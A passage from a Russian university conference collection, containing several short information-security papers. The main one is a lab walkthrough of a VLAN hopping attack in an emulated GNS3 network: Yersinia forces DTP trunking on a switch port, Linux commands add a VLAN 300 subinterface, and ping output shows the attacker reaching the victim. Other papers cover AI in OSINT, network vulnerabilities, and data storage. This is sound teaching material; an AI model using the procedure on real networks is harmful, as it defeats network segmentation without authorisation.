После приведенной выше последовательности команд MAC-адрес статически закреплен за интерфейсом Fa1/1. Теперь Attacker, находящийся за портом Fa1/2 недо-ступен, и атаку можно считать отбитой.

Заключение

В локальных вычислительных сетях, построенных с использованием TCP/IP, существует множество угроз безопасности, связанных как с недостатками реализации протоколов, так и с архитектурными особенностями оборудования. Концепция комплексного обеспечения информационной безопасности предполагает обеспечение защиты информации по различным направлениям, включая правильную настройку оборудования.

СПИСОК ИСТОЧНИКОВ

1. Обласов А. А., Росланов И. Ю. Управление информационной безопасностью // А. А. Обласов, И. Ю. Росланов – Комсомольск-на-Амуре: Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований, 2021. С. 304 - 307.
2. Карпова Н.Г., Трещев И.А., Кузнецов В.А. Способы обеспечения информационной безопасности в распределенных информационных системах // Наука, инновации и технологии: от идей к внедрению. Материалы Международной научно-практической конференции. Комсомольск-на-Амуре, 2022. С. 106-109.
3. Синица У.В., Монастырская Е.И., Обласов А.А. Проблемы распределенных сетей // В сборнике: Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях. Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Комсомольск-на-Амуре, 2022. С. 454-455.

УДК 004.056

Трещев Иван Андреевич, кандидат технических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Treshchev Ivan Andreevich, Candidate of Engineering Sciences, Associate Professor of the Department "Information Security of Automated Systems", Komsomolsk-on-Amur State University

Карпова Нина Георгиевна, руководитель исследовательского отдела Zriha Hlavin Industries Ltd, Israel

Karpova Nina Georgievna, Head of Research Department, Zriha Hlavin Industries Ltd, Israel

Бутов Павел Анатольевич, главный энергетик АО «Дальневосточный акционерный комсомольский городской молочный завод»

Butov Pavel Anatolyevich, Chief Power Engineer of Far Eastern Joint-Stock Company Komsomol City Dairy Plant

Кудряшова Екатерина Сергеевна, кандидат физико-математических наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kudryashova Ekaterina Sergeevna, Candidate of Physical and Mathematical Sciences, docent Department "Design, Management and Development of Information Systems", Komsomolsk-on-Amur State University

Ватолина Анастасия Сергеевна, студент, Комсомольский-на-Амуре государственный университет

Vatolina Anastasia Sergeevna, student of Komsomolsk-na-Amure State University

О РЕАЛИЗАЦИЯ АТАКИ ТИПА VLAN HOPPING

IMPLEMENTING A VLAN HOPPING ATTACK

Аннотация. Многие сетевые администраторы считают, что виртуальные локальные сети способны разграничить трафик в сети подобно межсетевым экранам[1]. Фактически, виртуальные локальные сети способны служить лишь для условного разграничения доступа сотрудникам внутри организации. У каждой подсети VLAN существует свой

идентификатор, согласно которому определяется принадлежность определённой подсети. Одним из примеров, наглядно демонстрирующим уязвимость организации виртуальных локальных сетей для защиты от злоумышленников, пытающихся проникнуть в локальную вычислительную сеть организации, является атака VLAN hopping, перехватывая права выбора VLAN для работы у коммутатора локальной сети. Целью работы является изучение атаки на VLAN через проведение атаки VLAN hopping.

Abstract. Many network administrators believe that VLANs are capable of separating network traffic like firewalls[1]. In fact, virtual local area networks can only serve to conditionally restrict access to employees within the organization. Each VLAN subnet has its own identifier, according to which the membership of a particular subnet is determined. One example that clearly demonstrates the vulnerability of the organization of virtual local networks to protect against intruders trying to penetrate the local area network of the organization is the VLAN hopping attack, intercepting the right to select VLANs for operation from the local network switch. The aim of the work is to study the attack on VLAN through the VLAN hopping attack.

Ключевые слова: угрозы безопасности, информационная безопасность.

Key words: security threats, information security.

Введение

Тестирование на проникновение может выполняться с использованием различных сертифицированных инструментов - Сканер ВС, Xspider, redCheck. При этом выполнение проверки лучше проводить из lan предприятия. Для расширения спектра возможных векторов атаки злоумышленнику необходимо проникнуть за периметр системы защиты предприятия. Одним из методов проникновения является vlan hopping, позволяющий получать трафик тонированный различными vlan.

Описание виртуального стенда

Необходимые компоненты для проведения тестовой атаки:

- 1) GNS3 в качестве эмулятора сети;
- 2) ОС Debian в качестве системы злоумышленника;
- 3) Виртуальный хост в качестве системы жертвы;
- 4) Виртуальный хост в качестве системы пользователя, не являющегося потенциальной жертвой;
- 5) Виртуальный коммутатор.

В качестве тестового стенда будет выступать локальная сеть с тремя используемыми виртуальными локальными сетями – VLAN 1, 150 и 300 (рисунок 1).




Рисунок 1 – Тестовый стенд

При этом VLAN разграничим следующим образом:

- 1) VLAN 1 не будет задействован в работе;
- 2) к VLAN 150 будут привязаны устройства C1 и C3, где C3 является злоумышленником и подключён к порту коммутатора SW2 Gi0/0, а C1 – к Gi0/1;

3) к VLAN 300 будет подключено устройство-жертва C2, подключённого к коммутатору SW2 через порт Gi0/2.

Адресация на стенде

Для начала проведём отправку запроса ping с компьютера C1 с ip-адресом 192.168.1.121 на компьютер злоумышленника C3 с ip-адресом 192.168.1.122. Запрос должен пройти успешно ввиду того обстоятельства, что всех новых клиентов коммутатор SW2 изначально назначает по умолчанию в VLAN 150 см. рисунок 2

```
C1> ping 192.168.1.122
84 bytes from 192.168.1.122 icmp_seq=1 ttl=64 time=82.470 ms
84 bytes from 192.168.1.122 icmp_seq=2 ttl=64 time=14.794 ms
84 bytes from 192.168.1.122 icmp_seq=3 ttl=64 time=20.977 ms
84 bytes from 192.168.1.122 icmp_seq=4 ttl=64 time=6.909 ms
84 bytes from 192.168.1.122 icmp_seq=5 ttl=64 time=38.070 ms
```

Рисунок 2 – Запрос ping с C1 на C3

Также произведём запрос ping с компьютера злоумышленника C3 на компьютер C1 (рисунок 3).

```
root@debian:~# ping 192.168.1.121
PING 192.168.1.121 (192.168.1.121) 56(84) bytes of data:
64 bytes from 192.168.1.121: icmp_seq=1 ttl=128 time=0.706 ms
64 bytes from 192.168.1.121: icmp_seq=2 ttl=128 time=0.309 ms
64 bytes from 192.168.1.121: icmp_seq=3 ttl=128 time=0.466 ms
64 bytes from 192.168.1.121: icmp_seq=4 ttl=128 time=0.632 ms
```

Рисунок 3 – Запрос ping с C3 на C1

Согласно условию проведения атаки, VLAN hopping, необходимо чтобы компьютер-жертва располагался в другом VLAN той же локальной сети, что и злоумышленник. Соответственно, в нашем случае, компьютером-жертвой является компьютер C2 с ip-адресом 192.168.10.121.

Проведём запрос ping с компьютера злоумышленника C3 на компьютер жертвы C2. Он не должен проходить успешно, поскольку оба компьютера расположены в разных VLAN (рисунок 4).

```
root@debian:~# ping 192.168.10.121
PING 192.168.10.121 (192.168.10.121) 56(84) bytes of data:
From 192.168.1.122 icmp_seq=1 Destination Host Unreachable
From 192.168.1.122 icmp_seq=2 Destination Host Unreachable
From 192.168.1.122 icmp_seq=3 Destination Host Unreachable
From 192.168.1.122 icmp_seq=4 Destination Host Unreachable
From 192.168.1.122 icmp_seq=5 Destination Host Unreachable
From 192.168.1.122 icmp_seq=6 Destination Host Unreachable
From 192.168.1.122 icmp_seq=7 Destination Host Unreachable
```

Рисунок 4 – Запрос ping с C3 на C2

Проверим статус портов коммутатора SW2 для того, чтобы убедиться в корректном определении активности портов, используемых в тестируемой локальной сети (рисунок 5).

```
SW2#show vlan

VLAN Name                Status    Ports
-----
1    default                 active    Gi0/3, Gi1/0, Gi1/1, Gi1/2
                    Gi1/3
150  VLAN150                 active    Gi0/0, Gi0/1
300  VLAN300                 active    Gi0/2
```

Рисунок 5 – Определение активных портов коммутатора SW2

В свою очередь, известно, что коммутатор SW2 находится в режиме dynamic desirable, проведя запрос с коммутатора SW2 на компьютер злоумышленника «show interfaces g0/0 switchport» (рисунок 6).

```
SW2#show interfaces g0/0 switchport
Name: Gi0/0
Switchport: Enabled
Administrative Mode: dynamic desirable
```

Рисунок 6 – Определение режима работы коммутатора SW2 с портом на C3

Определим режим работы портов коммутатора SW2, используемых в работе, путём выполнения запроса «show interfaces status» (рисунок 7).

```
SW2#show interfaces status
```

Port	Name	Status	Vlan	Duplex	Speed	Type
Gi0/0		connected	150	auto	auto	unknown
Gi0/1		connected	150	auto	auto	unknown
Gi0/2		connected	300	auto	auto	unknown

Рисунок 7 – Определение режима работы портов SW2

Далее необходимо только включить режим отладки на коммутаторе SW2 путём ввода команды на коммутаторе «debug dtp events», чтобы можно было просматривать входящие пакеты DTP. Все последующие действия будут проходить уже на стороне компьютера-злоумышленника C3.

Реализация атаки

Для проведения атаки VLAN hopping на компьютер-жертву C2, компьютеру-злоумышленнику необходимо перевести порт коммутатора SW2, через который подключён злоумышленник C3, в режим trunk [2]. Для этого установим и запустим на компьютере-злоумышленнике программное обеспечение Yersinia (рисунки 8-10).

```
root@debian:~# sudo apt-get install yersinia
Чтение списков пакетов... Готово
Построение дерева зависимостей
Чтение информации о состоянии... Готово
Будут установлены следующие дополнительные пакеты:
  libnet1
Следующие НОВЫЕ пакеты будут установлены:
  libnet1 yersinia
Обновлено 0 пакетов, установлено 2 новых пакетов, для удаления отмечено 0 пакетов, и 0 пакетов не обновлено.
Необходимо скачать 226 kB архивов.
После данной операции объём занятого дискового пространства возрастёт на 616 kB.
Хотите продолжить? [Д/н] у
Пол:1 http://deb.debian.org/debian buster/main amd64 libnet1 amd64 1.1.6+dfsg-3.1 [60,4 kB]
Пол:2 http://deb.debian.org/debian buster/main amd64 yersinia amd64 0.8.2-2+b1 [166 kB]
Получено 226 kB за 2с (111 kB/s)
Выбор ранее не выбранного пакета libnet1:amd64.
(Чтение базы данных ... на данный момент установлено 106010 файлов и каталогов.)
Подготовка к распаковке .../libnet1_1.1.6+dfsg-3.1_amd64.deb ...
Распаковывается libnet1:amd64 (1.1.6+dfsg-3.1) ...
Выбор ранее не выбранного пакета yersinia.
Подготовка к распаковке .../yersinia_0.8.2-2+b1_amd64.deb ...
```

Рисунок 8 – Установка Yersinia на C3

```
root@debian:~# yersinia -G
(yersinia:1108): Gtk-WARNING **: 15:50:29.470: gtk_menu_attach_to_widget(): menu already attached to GtkImageMenuItem
```

Рисунок 9 – Запуск Yersinia на C3




Рисунок 10 – Главное меню Yersinia

После установки и запуска Yersinia, нужно во вкладке DTP переключиться в режим атаки с sending DTP packet на enabling trunking (рисунок 11).




Рисунок 11 – Включение режима trunk от C3 к SW2

Теперь на стороне коммутатора SW2 убеждаемся, что порт Gi0/0 реально переключился в режим trunk, что позволит компьютеру-злоумышленнику переключаться в текущей локальной сети на любой VLAN данной локальной сети (рисунок 12).




Рисунок 12 – Подтверждение перехода порта Gi0/0 в режим trunk

Далее на стороне коммутатора подтвердим тот факт, что компьютеру-злоумышленнику предоставлены на выбор все доступные в работе VLAN нашей локальной сети (рисунки 13-14).

```
SW2#show interfaces g0/0 trunk
Port      Mode      Encapsulation  Status      Native vlan
Gi0/0     desirable n-802.1q       trunking    1
```

Рисунок 13 – Проверка предоставления прав на выбор VLAN C3 на интерфейсах

```
Port      Vlans allowed and active in management domain
Gi0/0     1,150,300

Port      Vlans in spanning tree forwarding state and not pruned
Gi0/0     1,150,300
```

Рисунок 14 – Проверка предоставления прав на выбор VLAN C3

Теперь на стороне злоумышленника можем вручную перейти на другой VLAN, а именно на тот, где находится жертва C2 – VLAN 300. Назначим также злоумышленнику новый ip-адрес 192.168.10.122, чтобы он был в одной сети с злоумышленником (рисунок 15).

```
root@debian:~# modprobe 8021q
root@debian:~# vconfig add eth 300
Added VLAN with VID == 300 to IF -:eth0:-
root@debian:~# ifconfig eth0.300 up
root@debian:~# ifconfig eth0.300 192.168.10.122 up
```

Рисунок 15 – Смена VLAN и ip-адреса компьютера-злоумышленника

Теперь можно провести запрос ping с компьютера-злоумышленника C3 на компьютер-жертву C2, к которому ранее не было доступа злоумышленнику (рисунок 16).

```
root@debian:~# ping 192.168.10.121
PING 192.168.10.121 (192.168.10.121) 56(84) bytes of data:
64 bytes from 192.168.10.121: icmp_seq=1 ttl=64 time=112 ms
64 bytes from 192.168.10.121: icmp_seq=2 ttl=64 time=29.10 ms
64 bytes from 192.168.10.121: icmp_seq=3 ttl=64 time=52.7 ms
64 bytes from 192.168.10.121: icmp_seq=4 ttl=64 time=73.2 ms
64 bytes from 192.168.10.121: icmp_seq=5 ttl=64 time=97.2 ms
64 bytes from 192.168.10.121: icmp_seq=6 ttl=64 time=17.4 ms
64 bytes from 192.168.10.121: icmp_seq=7 ttl=64 time=1.98 ms
^C
-- 192.168.10.121 ping statistics --
8 packets transmitted, 7 received, 12.5% packet loss, time 17ms
rtt min/avg/max/mdev = 1.982/54.933/112.012/38.205 ms
root@debian:~#
```

Рисунок 16 – Запрос ping с C3 на C2

Соответственно видно, что злоумышленник получил сетевой доступ к жертве, чего изначально не должно было быть.

Заключение

Таким образом, было проведено изучение структуры работы атаки на VLAN через проведение атаки VLAN hopping. Путем проведения единичных настроек на стороне коммутатора злоумышленник способен получить безграничные права на выбор VLAN в локальной сети, чтобы получить доступ ко всем компьютерам локальной сети.

СПИСОК ИСТОЧНИКОВ

1. Обласов А. А., Росланов И. Ю. Управление информационной безопасностью // А. А. Обласов, И. Ю. Росланов – Комсомольск-на-Амуре: Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований, 2021. С. 304 - 307.
2. Карпова Н.Г., Трещев И.А., Кузнецов В.А. Способы обеспечения информационной безопасности в распределенных информационных системах. // В сборнике: Наука, инновации, технологии от идей к внедрению. Материалы Международной научно-практической конференции. Комсомольск-на-Амуре, 2022. С. 106-109.

УДК 004

Филатова Дарья Константиновна, студент, Комсомольский-на-Амуре государственный университет

Filatova Daria Konstantinovna, student of Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Oblasov Andrey Alexandrovich, Candidate of Economic Sciences, Komsomolsk-na-Amure State University

РОЛЬ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В РАЗВЕДКЕ С ОТКРЫТЫМ ИСХОДНЫМ КОДОМ (OSINT)

THE ROLE OF ARTIFICIAL INTELLIGENCE IN OPEN-SOURCE INTELLIGENCE (OSINT)

Аннотация. В данной работе рассматриваются основы технологии OSINT и возможность связывать ее с другими методиками. Приводятся преимущества внедрения ИИ в процесс поиска информации по открытым источникам. Перечислены свойства, которые позволяют эффективно производить расследования, с целью получения полезных данных и их дальнейшего применения в расследованиях.

Abstract. This paper discusses the basics of OSINT technology and the possibility of linking it with other techniques. The advantages of introducing AI into the process of searching for information from open sources are given. The properties that allow you to effectively conduct investigations are listed in order to obtain useful data and their further use in investigations.

Ключевые слова: искусственный интеллект, информация, разведка, открытые данные, открытые источники, информационная безопасность.

Key words: artificial intelligence, information, intelligence, open data, open sources, information security.

Введение

Разведка по открытым источникам (OSINT) долгое время состояла в основном из информации из зарубежных источников новостей. Это дополнительная общедоступная информация, которую аналитики могли наложить поверх секретной разведывательной информации, чтобы получить полную картину расследования. Многие в разведывательном сообществе считали, что такая разведка – это полезный бонус, а не источник критически важных данных – что-то, что требует подтверждения, а не базовая информация.

Та эпоха закончилась. Есть две причины. Во-первых, в цифровую эпоху резко возросло количество типов и масштабов информации из открытых источников. OSINT теперь охватывает все онлайн-каналы, которые злоумышленники используют для об-

щения и мобилизации, от публичных юридических документов до платформ социальных сетей и даркнета. Во-вторых, технология эволюционировала, чтобы устранить два основных препятствия на пути становления OSINT в критически важный инструмент: скорость и масштаб (рисунок 1).

Исторически сложилось так, что до того, как были разработаны автоматизированные методы поиска OSINT, экспоненциально растущий объем данных подавлял аналитические инструменты и затруднял получение информации достаточно быстро, чтобы опережать угрозы. Искусственный интеллект (ИИ) значительно увеличил объем данных, которые можно анализировать в режиме реального времени [1]. Современные платформы с поддержкой ИИ позволяют аналитикам использовать OSINT в качестве основы для выявления скрытых угроз, подтверждения секретных отчетов и выявления целей, требующих традиционного ресурсоемкого сбора разведданных.




Рисунок 1 – Свойства ИИ в OSINT

Эволюция OSINT.

OSINT основан на общедоступной и коммерческой информации. Теперь он включает в себя такие элементы, как общедоступные записи (люди/бизнес-аналитика), местные события, информацию о домене и IP-адресе, блокчейн и криптографическую активность, а также взаимодействия, происходящие в даркнете. Он превратился в основополагающий информационный ресурс, который можно использовать в других традиционных разведывательных дисциплинах – например, краудсорсинговые отчеты с помощью приложений, дополняемые традиционной человеческой разведкой (HUMINT) или космическими изображениями открытого доступа в дополнение к традиционным изображениям и геопространственной аналитике.

Целые дисциплины разведки, такие как геолокация, которые в прошлом почти полностью полагались на конфиденциальные данные, доступные только правительствам (например, подробные записи звонков или трафик электронной почты через повестки в суд), теперь могут напрямую поддерживаться сопоставимыми, но открытыми данными, включая реляционную сеть, анализ или информацию о местоположении для социальных и темных веб-данных.

По мере увеличения количества источников и типов приложений объем данных OSINT растет в геометрической прогрессии, что требует новых аналитических методов для получения действенной информации. К счастью, правильные инструменты ИИ могут изменить форму и повысить полезность OSINT. Несмотря на то, что его объем позволяет получить лишь небольшую часть информации для разведывательных целей, ИИ теперь предлагает возможность раскрыть весь потенциал этих данных, максимизируя понимание, которое дает анализ OSINT. По сути, ИИ превращает проблемы, связанные с большими объемами данных, в преимущества и в конечном итоге создает симбиотические отношения с OSINT.

Масштабируемость.

Инструменты искусственного интеллекта, машинного обучения и автоматизации способны сканировать огромные объемы данных и коммуникаций, умело выявляя связи и риски, требующие дальнейшего изучения [2]. Чтобы обеспечить защиту от угроз, для анализа OSINT требуется круглосуточное расписание, а искусственный интеллект помогает оценивать и выявлять риски практически в режиме реального времени. Эти методы значительно сокращают время, которое аналитики тратят на сбор и обработку данных, вместо этого сосредотачиваясь на извлечении соответствующих идей. Решения на основе ИИ можно использовать для быстрого наблюдения закономерностей в данных и охвата большего количества источников, чем при традиционном поиске, управляемом человеком. Они даже очень успешно обнаруживают угрозы, создаваемые машинами (например, ИИ определяет другие ИИ, которые могут маскироваться).

Точность.

ИИ ограничивает количество ошибок, которые могут быть допущены при проведении анализа, часто за счет более полной и последовательной обработки. ИИ и машинное обучение не заменяют традиционный анализ, проводимый экспертами в области разведки, но позволяют аналитикам-людям расставлять приоритеты во времени и сосредоточиться на наиболее важной информации для формирования оценок. Технологии теперь могут предоставить лидерам национальной безопасности и разведки основу данных OSINT для информирования о стратегическом распределении ресурсов миссии.

Эффективность работы.

OSINT на основе ИИ также можно использовать для оценки любой ситуации в режиме реального времени, что позволяет устанавливать связи там, где существуют угрозы и возможности. Преимущества включают непрерывный скрининг, особенно для выявления внутренних рисков в организации или цепочке поставок, автоматически определяя потенциальные красные флажки. Скрининг теперь может выполняться за секунды по сравнению с рабочими часами, которые раньше тратились на периодические повторные проверки, и представляет собой рутинный, точный и своевременный процесс, который немедленно предупреждает лиц, принимающих решения.

Заключение

Благодаря ИИ OSINT никогда не был более ценным и критически важным. Настало время полностью использовать этот готовый ресурс, поскольку технологии продвинулись до такой степени, что OSINT можно анализировать практически в режиме реального времени. ИИ не заменит аналитиков разведки, но он может обеспечить мощную основу для понимания, чтобы помочь им сосредоточить свое время и энергию на наиболее насущных угрозах национальной безопасности.

СПИСОК ИСТОЧНИКОВ

1. Душкин, Е. П. Проблемы искусственного интеллекта / Е. П. Душкин, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы IV Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 4-х частях, Комсомольск-на-Амуре, 12–16 апреля 2021 года / Редколлегия: Э.А. Дмитриев (отв. ред.), А.В. Космынин (зам. отв. ред.). – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2021. – С. 193-195. – EDN QFDNZK.

2. Ченченко, М. Г. Искусственный интеллект: возможности и риски / М. Г. Ченченко, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 467-469. – EDN LFLKKQ.

Челухин Владимир Алексеевич, доктор технических наук, профессор, профессор кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Chelukhin Vladimir Alekseevich, Doctor of Technical Sciences, Professor, Professor of the Department "Information Security of Automated Systems", Komsomolsk-on-Amur State University

Душкин Евгений Павлович, студент, Комсомольский-на-Амуре государственный университет

Dushkin Evgeniy Pavlovich, student, Komsomolsk-on-Amur State University

СЕТЕВЫЕ УЯЗВИМОСТИ

NETWORK VULNERABILITIES

Аннотация. Данная работа посвящена исследованию основных уязвимостей сетей. Рассмотрены варианты угроз и опасностей для компьютерных сетей. Рассмотрены причины появления компьютерных вирусов в сетях и методы защиты от них. Рассмотрены также существующие способы, при которых смартфоны и планшеты могут стать сетевыми уязвимостями.

Abstract. This work is devoted to the study of the main vulnerabilities of networks. Variants of threats and dangers for computer networks are considered. The reasons for the appearance of computer viruses in networks and methods of protection against them are considered. The existing ways in which smartphones and tablets can become network vulnerabilities are also considered

Ключевые слова: сеть, угрозы, уязвимость, вирусы, коды, почта.

Key words: network, threats, vulnerability, viruses, codes, mail.

Что такое сетевая уязвимость? Согласно набору стандартов ISO/IEC 27005, уязвимости можно классифицировать в зависимости от типа актива, к которому они относятся. Таким образом, ваше предприятие может заниматься: программные уязвимости, аппаратные уязвимости, кадровые уязвимости, организационные уязвимости, или сетевые уязвимости. Сетевая уязвимость – это уязвимость в системе или ее конструкции, которую злоумышленник может использовать для нарушения безопасности компании и организации кибератаки. В зависимости от того, где находится упомянутая слабость, мы можем разделить сетевые уязвимости на две категории: внутренние и внешние.

Все попытки взлома защиты компьютерных систем можно разделить на три группы:

- атаки на уровне операционной системы,
- на уровне сетевого программного обеспечения;
- на уровне систем управления базами данных. [1]

1. Уязвимости сетевого программного обеспечения

Защищать операционную систему, в отличие от СУБД, гораздо сложнее. Дело в том, что внутренняя структура современных операционных систем чрезвычайно сложна, и поэтому соблюдение адекватной политики безопасности является значительно более трудной задачей и могут быть организованы только с помощью сложнейших средств, основанных на самых последних достижениях науки и техники, а хакер должен быть высокой квалификации.

СПО является наиболее уязвимым, поэтому на уровне СПО возможны следующие хакерские атаки:

- прослушивание сегмента локальной сети;
- перехват сообщений на маршрутизаторе;
- создание ложного маршрутизатора;
- навязывание сообщений (отправка в сеть сообщения с ложным обратным сетевым адресом;
- отказ в обслуживании.

Поскольку хакерские атаки на уровне СПО спровоцированы открытостью сетевых соединений для отражения этих атак необходимо максимально защитить каналы связи. [2]

Защита СУБД является одной из самых простых задач. Это связано с тем, что СУБД имеют строго определенную внутреннюю структуру, и операции над элементами СУБД заданы довольно четко. Есть четыре основных действия - поиск, вставка, удаление и замена элемента. Другие операции являются вспомогательными и применяются достаточно редко. Наличие строгой структуры и четко определенных операций упрощает решение задачи защиты СУБД. В большинстве случаев хакеры предпочитают взламывать защиту компьютерной системы на уровне операционной системы и получить доступ к файлам СУБД с помощью средств операционной системы. [3]

2. Распространённые сетевые уязвимости

Уязвимость внутренней сети обычно вызвана неправильными настройками, ошибками, плохо написанным кодом или даже сотрудниками.

Уязвимости внешней сети представлены устройствами или платформами, которые компания использует ежедневно. Особо опасны вирусные атаки на системы сетей.

Компьютерные вирусы. Сетевые вирусы могут полностью вывести из строя компьютерную сеть. Причины появления компьютерных вирусов может быть несколько. Вирусы могут поступать из самых разных источников, таких как вложения электронной почты, вредоносное программное обеспечение, интернет-реклама и даже социальные сети.

Каковы некоторые признаки компьютерных вирусов? В то время как устранение заражения на одном компьютере может быть сложной задачей, удаление вируса из заражённой сети представляет собой серьёзную проблему, поскольку он может скрываться на любом компьютере.

Системы сетей часто связаны с мобильными устройствами. Мобильные устройства присутствуют в киберсреде любой компании, будь то локально или удаленно. Сотрудники либо берут их с собой в офис, либо используют в своей работе в рамках политики BYOD компании. К сожалению, существует множество способов, которыми смартфоны и планшеты могут стать сетевыми уязвимостями.

Распространённая проблема с мобильными устройствами связана с физической кражей. Когда сотрудник подключает свой телефон или планшет к корпоративной сети и использует их для доступа к конфиденциальным данным, это открывает целый мир возможностей для кибератак. Таким образом, кража таких устройств – это шанс, которым воспользуются некоторые злоумышленники. Некоторые могут даже прибегнуть к более сложной стратегии, основанной на похожих приложениях, которые обманом заставляют пользователя раскрывать личную информацию. [4]

3. Уязвимости интернета вещей

Открытые устройства Интернета вещей. Интернет вещей состоит из взаимосвязанных вычислительных устройств с возможностью передачи данных в сети, но не входит в спектр того, что мы обычно рассматриваем как часть системы. Локальный офис не является исключением, так как многие компании имеют устройства IoT, такие как интеллектуальные термостаты, камеры наблюдения или даже холодильники.

Ситуация еще более усложняется, когда предприятие работает удаленно. У ваших сотрудников дома могут быть различные IoT-устройства, размером от смарт-часов

до размера духовки. Их банальная природа – вот почему их часто упускают из виду как потенциальные сетевые уязвимости, но правда в том, что безопасность IoT необходима для цифровой безопасности предприятия.

4. Уязвимости межсетевых экранов

Уязвимость системы сетей, может быть, от неправильно настроенных брандмауэров. После пограничного маршрутизатора брандмауэр является следующей линией защиты ваших данных от злоумышленников, пытающихся воспользоваться уязвимостью сети. Мощная система сетевой безопасности, которая блокирует несанкционированный доступ к компьютеру или сети. Она используется многими организациями и отдельными лицами в рамках их общей стратегии безопасности для защиты своих данных и устройств от интернет-атак.

Вот почему неправильно настроенный брандмауэр может оказаться фатальным для цифровой целостности организации. Такая ситуация обычно возникает из-за ошибки администратора сети, как, например, в случае взлома Capital One в 2019 году. Однако корень проблемы также может заключаться в неправильной установке исправлений или управлении брандмауэром. [5]

4. Проблема однофакторной аутентификации

Уязвимость системы сетей может быть подвержена опасности при входе, когда существует только однофакторная аутентификация. Однофакторная проверка подлинности (SFA) – это метод проверки подлинности, который использует только один фактор для проверки личности пользователя. Этот метод обычно используется для аутентификации в онлайн-банкинге, социальных сетях и других сервисах. Наиболее распространенной формой SFA является имя пользователя и пароль.

Однако риски, связанные с однофакторной аутентификацией, заключаются в том, что ее может обойти злоумышленник, который скомпрометировал пароль или узнал, что это такое, каким-либо другим способом. Двухфакторная аутентификация, с другой стороны, требует двух элементов для аутентификации пользователя и, следовательно, обеспечивает большую безопасность, чем однофакторная аутентификация.

Как показал данный обзор, защита от сетевых уязвимостей должна быть комплексной и учитывать, как внутренние угрозы, так и внешние. Причём настройка аппаратной и программной части должна быть профессиональной и достаточно хорошо выверенной. [6]

СПИСОК ИСТОЧНИКОВ

1. Трещев, И. А. Анализ защищенности распределенных информационных систем. Для студентов технических специальностей / И. А. Трещев. – Екатеринбург : Издательские решения, 2018. – 100 с.

2. Трещев, И. А., Безопасность вычислительных сетей. Практические аспекты / И. А. Трещев, И. А. Кожин. – Екатеринбург : Издательские решения, 2020. – 190 с.

3. Трещев, И. А. Базы данных. Учебное пособие. Для студентов / И. А. Трещев, Е. С. Кудряшова. – Екатеринбург : Издательские решения, 2019. – 190 с.

4. Бондарев, И. В. Развитие виртуальных пространств современности. / И. В. Бондарев, И. В. Караванов, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. – 2022. – №3. – С. 349-351

5. Трещев И. А. Безопасность операционных систем. Часть 1. RAID, восстановление файлов, metasploit / И. А. Трещев, Г. Ф. Вильдяйкин, И. А. Кожин. – Екатеринбург : Издательские решения, 2020. – 170 с.

6. Трещев, И. А. Моделирования компонентов транспортных средств с использованием технологий интернета вещей / И. А. Трещев, В. А. Кузнецов // Наука, инновации и технологии: от идей к внедрению. – 2022. – №2. – С. 147-149.

Челухин Владимир Алексеевич, доктор технических наук, профессор, заведующий кафедрой «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Chelukhin Vladimir Alekseevich, Doctor of Technical Sciences, Professor, Head of the Department «Information Security of Automated Systems», Komsomolsk-on-Amur State University

Жилин Алексей Валентинович, студент, Комсомольский-на-Амуре государственный университет

Zhilin Alexey Valentinovich, student, Komsomolsk-on-Amur State University

ПРОБЛЕМЫ ХРАНЕНИЯ ИНФОРМАЦИИ

INFORMATION STORAGE PROBLEMS

Аннотация. Данная работа посвящена анализу основных проблем хранения и обработки информации в разных организациях с целью их решения и уменьшения в текущее время. Приведен обзор актуальных проблем. Подробно рассмотрена проблема производительности хранилищ данных, как наиболее острая на сегодняшний день.

Abstract. This work is devoted to the analysis of the main problems of storing and processing information in different organizations in order to solve and reduce them at the current time. An overview of topical problems is given. The problem of performance of data warehouses, as the most acute today, is considered in detail.

Ключевые слова: хранение, информация, защита, безопасность.

Key words: storage, information, protection, security.

Введение

В современном мире с интенсивным использованием данных предприятия уделяют большое внимание аналитике. Другими словами, главная проблема заключается в том, что делать со всеми собранными данными. Это важная проблема, которую необходимо решить, но в реальности с ней никогда не справится, если нет эффективного решения для долгосрочного хранения данных, обеспечивающего стабильную основу. Ведь нельзя анализировать данные, если их некуда девать [1-2].

Проблемы хранения и обработки информации становятся все более актуальными и привлекают внимание специалистов и фирм, работающих в области информационных технологий. К настоящему времени во многих организациях накоплены колоссальные объемы данных, на основе которых можно решать самые разнообразные аналитические и управленческие задачи в любой сфере деятельности [3].

Компания IDC (International Data Corporation) прогнозирует, что к 2025 году 60% всей информации в мире будет генерироваться коммерческими предприятиями [4]. Они собирают информацию о клиентах, банковские данные, бухгалтерские документы. Все это должно быть сохранено при переходе на новую информационную систему, при изменении инструкций по бухгалтерскому учету и реорганизации процедуры бухгалтерского учета [5].

Основные проблемы хранения информации

Инфраструктура. Данным нужно место для отдыха, так же как объектам нужна полка или контейнер; данные должны занимать место. Если планируется хранить большие объемы данных, потребуется инфраструктура, необходимая для их хранения, что часто означает инвестиции в высокотехнологичные серверы, которые будут занимать значительное пространство в вашем офисе или здании. Одним из самых простых обходных путей является использование облачного хостинга и облачного хранилища,

которые используют преимущества инфраструктуры другой компании, чтобы сэкономить это пространство и избавиться от необходимости настраивать все самостоятельно [6].

